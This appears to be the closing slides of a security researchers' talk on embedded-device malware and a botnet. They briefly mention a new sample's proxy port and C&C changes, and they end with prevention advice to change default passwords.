
New sample in September

- New proxy service port (20012)
- New C&C selection algorithm
- Few differences
- Still under scrutiny





[\[show ascii data\]](#)



# **Stay tuned**

But more on this botnet in another presentation!

# Conclusion

## Embedded malware


- Not yet complex
- Tools and processes need to catch up
- A low hanging fruit
- Prevention simple

A photograph of five kittens of different breeds and colors (orange, white, black, brown) sitting in a field of green grass. They are looking in various directions, some towards the camera and some away. The kittens have distinct markings and fur patterns.

Prevention

# Prevention

- Change default passwords!
- even of your friends' routers!
- until the next shellshock ...



# Thanks!

- Thank you!
- Special thanks to ESET Canada Research Team

# Questions?

@obilodeau

@nyx\_\_o